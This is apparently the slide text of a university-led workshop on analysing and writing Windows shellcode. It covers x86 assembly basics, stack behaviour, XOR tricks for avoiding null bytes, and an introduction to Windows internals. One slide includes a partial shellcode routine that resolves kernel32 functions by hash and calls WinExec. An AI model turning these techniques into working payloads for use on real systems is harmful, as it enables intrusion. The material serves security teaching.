Analyzing and Creating Windows Shellcode for Hackers

Dr. Bramwell Brizendine
Dr. Austin Norby
Logan Cannan

Welcome

- Instructors:
  - Bramwell Brizendine, Ph.D.
  - Austin Norby, Ph.D.
  - Logan Cannan, Ph.D. Candidate

Dr. Bramwell Brizendine

- Director of the VERONA Lab @ UAH
  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of ShellWasp:
  - https://github.com/Bw3ll/ShellWasp
- Creator of the JOP ROCKET:
  - http://www.joprocket.com
- Creator of SHAREM:
  - https://github.com/Bw3ll/sharem
- Creator of ROP ROCKET:
  - https://github.com/Bw3ll/ROP_ROCKET
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- Regular speaker at many conferences: DEF CON, Black Hat, Hack in the Box, Virus Bulletin
- Assistant Professor at UAH
- Education:
  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance
- Contact:
  - bramwell.brizendine@gmail.com
  - bramwell.brizendine@uah.edu

Dr. Austin Norby

- Director of Internal Research and Development at Bogart Associates of Northern Virginia
- 2024: Ph.D. in Cyber Operations

Logan Cannan


- Logan Cannan received the B.S. and M.S. degrees in Computer Engineering and Cybersecurity from the University of Alabama in Huntsville, in 2021 and 2022 respectively.
- He is currently pursuing a Ph.D. degree in Computer Engineering in a joint degree program with the University of Alabama at Birmingham and the University of Alabama in Huntsville.

Disclaimer

© 2025. Bramwell Brizendine, Austin Norby, and Logan Cannan. All materials provided as part of this course, whether online or in person, are copyright protected and intended to be used exclusively within this course. Further reproduction, distribution, or public display of these materials, in whole or in part, to persons not involved in this course is expressly prohibited. No part of the proceedings of this course, including lectures and discussions, may be audio or video recorded without explicit written permission from the instructors.

Programs to Have Installed


- Python
- Git
- Text Editor - we recommend Sublime
- WinDbg, or x32dbg
  - We will focus on WinDbg classic, but the modern WinDbg is acceptable.
- NASM



Assembly Review

Assembly Review

- Logan will take the lead for this.



Assembly

Review

Review Overview


01. x86 Assembly
02. Operands
03. Instruction Types
04. The Stack
05. Shellcode Tricks

One: x86 Assembly


- Low-level language for Intel-based CPUs (introduced in 1978 with the 8086)
- Directly maps to CPU instructions (1-to-1 with machine code)
- Two main syntax styles:
  - **Intel syntax** (used in Windows and for this workshop)
  - AT&T syntax
- Three primary sections to an assembly file:
  - Data - Used to create variables when we already know what the value will be ahead of time
  - Bss - Used to reserve space for variables when we don't know what the value will be ahead of time.
  - Text - Where the code is stored.

Use Cases: x86 Assembly

- Reverse Engineering
- Exploit Development
- Systems Programming
- Embedded Development
- Performance Tuning




General Instruction Form : x86 Assembly




Two: Introduction to Operands

Registers




a small location inside the CPU used to hold data, addresses, or control values

Memory




the larger, slower storage accessed by addresses to hold data and instructions

Immediate




constant values encoded directly within an instruction as operands

Registers


16 bits
8 bits
8 bits
General-purpose Registers
EAX
AX
AH
AL
EBX
BX
BH
BL
ECX
CX
CH
CL
EDX
DX
DH
DL
ESI
EDI
ESP
(stack pointer)
EBP
(base pointer)
32 bits

Memory


high address
EBP + 16
c
EBP + 12
b
EBP + 8
a
EBP + 4
return address
EBP
saved ebp
EBP
EBP - 4
xx
EBP - 8
yy
EBP - 12
zz
EBP - 16
sum
ESP
low address

Three: Instruction Operation Code Categories

Data Transfer

move data between registers, memory, and immediate values without modifying it

Computational

perform arithmetic, logical, and bit-level operations on values

Control Flow

direct the execution path of a program through jumps, calls, and conditional logic

Opcodes: Data Transfer

- Move data between registers, memory, and stack
- Do **not** change data value — only location
- Critical for loading/storing variables, parameters, and stack management

Examples:

- MOV EAX, 6
- LEA dest, [src]
  - calculates an address and loads it into a register, without dereferencing memory

Data Sizes	
bit	binary 0 or 1
byte	8 bits
word	2 bytes
dword	2 words

Opcodes: Computational

- Perform arithmetic and bitwise operations
- Alter data values and CPU flags (zero, carry, sign)
- Core to calculations, comparisons, and logical decisions

Arithmetic Examples:
- ADD dest, src
- SUB EAX, EBX

Bitwise Examples:
- AND dest, src
- XOR dest, src
- SHL EAX,1

Flag Example:
- CMP EAX, EBX

A	B	A AND B	A OR B	A XOR B
0	0	0	0	0
0	1	0	1	1
1	0	0	1	1
1	1	1	1	0


Opcodes: Computational

CMP

- Zero
- Overflow
- Carry
- Sign

TEST

- Zero
- Sign



Opcodes: Control Flow

- Control instruction execution order
- Based on flags set by comparisons or previous operations
- Enable loops, conditional branches, and function calls

Jumps:

- JMP
- Conditional Jumps
  - JE/JZ: if equal/zero
  - JNE/JNZ: jump if not equal/not zero
  - JG/JL: jump if greater/less (signed)

CALL/RET:

- Manipulates EIP
- CALL goes to label (function)
- RET returns from label

Opcodes: Control Flow

CALL


The address of the **next** instruction is **pushed** onto the **stack**, with EIP set to the address that was called.

RET

The **next** address on the **stack** is **popped** off, with EIP now set to that address.


Four: The Stack

- LIFO
- PUSH
  - PUSH puts something onto stack, but **decrements** stack pointer.
  - PUSH EAX
- POP
  - POP kicks something off stack into register, but **increments** stack pointer.
  - POP EBX



Four: The Stack

- The stack grows towards **lower** memory addresses.
  - The stack will try to grow to 0, decrementing with each PUSH.
- We use two special registers to hold pointers for the stack.
  - ESP - points to the **top** of the stack
  - EBP - points to the **base** of a function
    - We use this when a function is called.
    - It is reset when we leave a function



Five: Shellcode Tricks

XOR can be useful in a number of ways:

- Clear out a REG: XOR EAX, EAX
- Then can INC, DEC, ADD, etc. as need be to get it to what you want.
- XOR has an identity property of sorts, which can be useful if you can't quite get a certain value due to bad bytes or other reasons.
  - XOR A, B → C XOR B, A → C
  - XOR A, C → B XOR C, A → B
  - XOR B, C → A XOR C, B → A


In exploits, XOR helps fight the fight against Null bytes - often your enemy!

More XOR fun:

- XOR 20, 0 → 20 XOR 0, 20 → 20

So what if we needed to get EBX a certain value but couldn't find a POP EBX?

- XOR EBX, EBX EAX = 0 EBX = 0
- POP EAX ← 20 EAX = 20 EBX = 0
- XOR EBX, EAX EAX = 20 EBX = 20



Five: Shellcode Tricks

Memory Manipulation

- Access memory with dereferencing syntax:
  - MOV EAX, [EBX]
    - loads the value pointed to by EBX
- Write to memory by assigning to an address:
  - MOV [EDI], EAX
    - stores EAX at the address in EDI
- Memory access is **indirect** via pointers — you must know where to look
- Common use cases:
  - Reading structures (like PEB/TEB)
  - Writing shellcode to memory
  - Extracting values from stack or heap

```
mainentrypoint:

call geteip
geteip:
pop edx ; EDX is now base for function
lea edx, [edx-5] ;adjust for first instruction?

push edx
mov ebx, 0x4b1ffe8e ; kernel32.dll module hash
call get_module_address
pop edx

push ebp
push edx
mov ebp, eax

lea esi, [EDX + KERNEL32HASHTABLE]
lea edi, [EDX + KERNEL32FUNCTIONSTABLE]
call get_api_address
pop edx
pop ebp

; call winexec api
lea esi, [EDX + EXE]
push 0x00
push esi
push dword [EDX + KERNEL32_WINEXEC]
pop eax
call eax
```


Five: Shellcode Tricks

Memory Manipulation

- LEA EAX, [EBX + offset]
- MOV EAX, EBX
- MOV dword ptr [EAX], EBX
- MOV EBX, dword ptr [EAX]
- MOV EBX, dword ptr [EBX + 0x12]
- MOV EBX, dword ptr [EBX + offset]

Additional Resources

Opcode References:
https://shell-storm.org/x86doc/
http://ref.x86asm.net/coder32.html



Windows Internals

Introduction

- Windows internals is a large and complex body of knowledge. We could go very deep.
  - Our focus is on what is necessary for this course.
- We need to learn all about the operating system.
  - We can exploit it if we don’t know it!
  - Shellcode - and indeed malware - uses and abuses properties of Windows internals.

User Mode vs. Kernel Mode

- The Windows operating system is split into two distinct modes:
  - User Mode (ring 3)
  - Kernel Mode (ring 0)

User Mode

- Most people and developers will be in User Mode - this is our area of focus.
  - This is the least privileged level.

- User Mode Programs:
  - Browsers
  - Calculator
  - Word processors
  - Integrated Development Environments (IDEs)

Kernel Mode

- Kernel Mode is the most privileged area of the operating system.
- Kernel handles:
  - Memory management (virtual to physical translation, paging, KASLR)
  - File access (via the I/O Manager and file system drivers)
  - Hardware Interaction (through device drivers and the HAL)
  - Execution scheduling (thread priority, context switching)
  - System call dispatch (the transition from user-mode to ring 0)
  - And so much more!
- The Windows kernel is implemented in the NTOSKRNL.exe file!

Processes, Threads, and Scheduling

- Processes
  - A logical collection of information, including executable code, that comprises a running program.
  - Each program gets its own virtual address space.
    - Includes threads, stack, heap, and other information necessary to execute.
    - DLLs - our libraries - will be mapped into the address space of the process, along with the executable image.
  - Processes will have their own handle table to keep tract of things like files, events, registry keys, etc.

Processes, Threads, and Scheduling

- Threads
  - A thread is the execution mechanism.
  - Each thread has its own context and executes code.
  - Each process will have one or more thread.

Processes, Threads, and Scheduling

- Scheduler
  - Within the Kernel
  - Starts, pauses, and stops threads.
  - Gives a thread a specific amount of time to execute
  - Illusion of multi-processing

Memory Management

- Foundational to computers
- Used to store all information within the computer.
  - Stores both code and data
  - Loads .exe and DLLs into memory as section objects.
- Handled **mostly** by the kernel.
- User-mode WinAPIs like VirtualAlloc and HeapAlloc can help allocate memory.
- Protections
  - DEP - Data Execution Prevention
    - Marks pages as non-executable separating R/W fro X.
  - ASLR - Address Space Layout Randomization

Windows Registry

- Critical component of the Windows operating system
- Use cases:
  - System settings
  - Process settings
  - Display settings
  - Security settings
  - Enterprise configurations
  - Forensic artifacts
- Used by both User Mode and Kernel Mode applications.

Windows API Calls

